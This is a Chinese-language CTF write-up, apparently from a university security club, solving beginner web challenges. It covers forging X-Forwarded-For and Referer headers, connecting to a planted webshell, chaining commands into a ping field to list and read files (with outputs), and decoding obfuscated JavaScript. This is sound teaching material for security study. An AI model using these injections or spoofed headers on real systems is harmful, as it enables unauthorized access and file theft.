
所以比较出错。

get_post
打开题目显示

请用GET方式提交一个名为a,值为1的变量

所以以GET请求发送a=1

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量




看到一个再以post请求的一个提示，以post请求 b=2 拿到flag

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{1cf4913b66dbd8ec6c6954f327263f4b}




xff_referer

打开题目页面显示为

ip地址必须为123.123.123.123


所以我们直接bp抓包修改请求头 如图所示添加 X-Forwarded-For:123.123.123.123



然后发现提示请求必须是谷歌浏览器发出的再次更改如图添加

Referer:https://www.google.com

拿到flag



XFF

X-Forwarded-For(XFF)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端**最原始的IP地址**的HTTP请求头字段。

简单地说，xff是告诉服务器当前请求者的最终ip的http请求头字段

通常可以直接通过修改http头中的X-Forwarded-For字段来仿造请求的最终ip

Referer

HTTP来源地址(referer，或HTTPreferer)是HTTP表头的一个字段，用来表示从哪儿链接到当前的网页，采用的格式是URL。换句话说，借着HTTP来源地址，当前的网页可以检查访客从哪里而来，这也常被用来对付伪造的跨网站请求。

简单的讲，referer就是告诉服务器当前访问者是从哪个url地址跳转到自己的，跟xff一样，referer也可直接修改

webshell
题目为webshell，描述中，重点：把它放在了index.php里

话不多说，直接用蚁剑连接url为

http://124.126.19.106:45547/index.php密码为shell

打开flag.txt即为flag

command_execution
打开题目为

因为是ping命令直接ping一下本地 ping127.0.0.1 发现有回显


```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.046/0.048/0.052/0.008 ms
```


尝试拼接命令 127.0.0.1 && ls发现也回显

```
ping -c 3 127.0.0.1 && ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.074 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.033/0.048/0.074/0.018 ms
index.php
```


然后我们尝试找一下所有的txt文档127.0.0.1 && find / -name "*.txt" 发现存在一个flag.txt文档

```
ping -c 3 127.0.0.1 && find / -name "*.txt"
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.067 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.073 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.046/0.062/0.073/0.011 ms
/home/flag.txt
/usr/lib/python3.4/idlelib/HISTORY.txt
/usr/lib/python3.4/idlelib/extend.txt
/usr/lib/python3.4/idlelib/TODO.txt
/usr/lib/python3.4/idlelib/README.txt
/usr/lib/python3.4/idlelib/help.txt
/usr/lib/python3.4/idlelib/NEWS.txt
/usr/lib/python3.4/idlelib/CREDITS.txt
/usr/lib/python3.4/LICENSE.txt
/usr/lib/python3.4/lib2to3/PatternGrammar.txt
/usr/lib/python3.4/lib2to3/Grammar.txt
/usr/share/perl/5.18.2/Unicode/Collate/keys.txt
/usr/share/perl/5.18.2/Unicode/Collate/allkeys.txt
/usr/share/perl/5.18.2/unicore/NamedSequences.txt
/usr/share/perl/5.18.2/unicore/SpecialCasing.txt
/usr/share/perl/5.18.2/unicore/Blocks.txt
/usr/share/doc/libdb5.3/build_signature_amd64.txt
/usr/share/doc/gnupg/Upgrading_From_PGP.txt
/usr/share/doc/openssl/HOWTO/keys.txt
/usr/share/doc/openssl/fingerprints.txt
/usr/share/vim/vim74/doc/help.txt
```


直接用cat命令查看一下127.0.0.1 && cat/home/flag.txt 拿到flag

```
ping -c 3  127.0.0.1 && cat /home/flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.064 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.039/0.051/0.064/0.011 ms
cyberpeace{4c3e36cefc5cc207151b93fa72e7fc77}
```


命令执行漏洞

当应用需要调用一些外部程序去处理内容的情况下，就会用到一些执行系统命令的函数。如PHP中的system，exec，shell_exec等，当用户可以控制命令执行函数中的参数时，将可注入恶意系统命令到正常命令中，造成命令执行攻击。

在操作系统中，“&、|、||”都可以作为命令连接符使用，用户通过浏览器提交执行命令，由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令

A&&B，表示A命令语句执行成功，然后执行B命令语句


A&B，表示简单的拼接，A命令语句和B命令语句没有制约关系

A|B，表示A命令语句的输出，作为B命令语句的输入执行

A||B，表示A命令语句执行失败，然后才执行B命令语句

A;B，表示先执行A，再执行B

simple_js
打开题目发现是一个输入密码的框框



随便输出提示错误右击查看网页源代码

```
<html>
<head>
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (l) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-1];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );

</script>
</head>

</html>
```



发现定义了一个pass的变量像是十六进制直接上python转码(var在js中是声明变量)

```
>>> s = [70, 65, 85, 88, 32, 80, 65, 83, 83, 87, 79, 82, 68, 32, 72, 65, 72, 65]
>>>
>>> for i in s:
        print(chr(i), end='')

FAUX PASSWORD HAHA
>>>
```


发现这个不是密码

代码的下面还有一串十六进制的字符，转换ascii，再转换为字符串得到flag



长

按

关

注

网络安全社团公众号

微信号：qlnu_ctf

新浪微博：齐鲁师范学院网络安全社团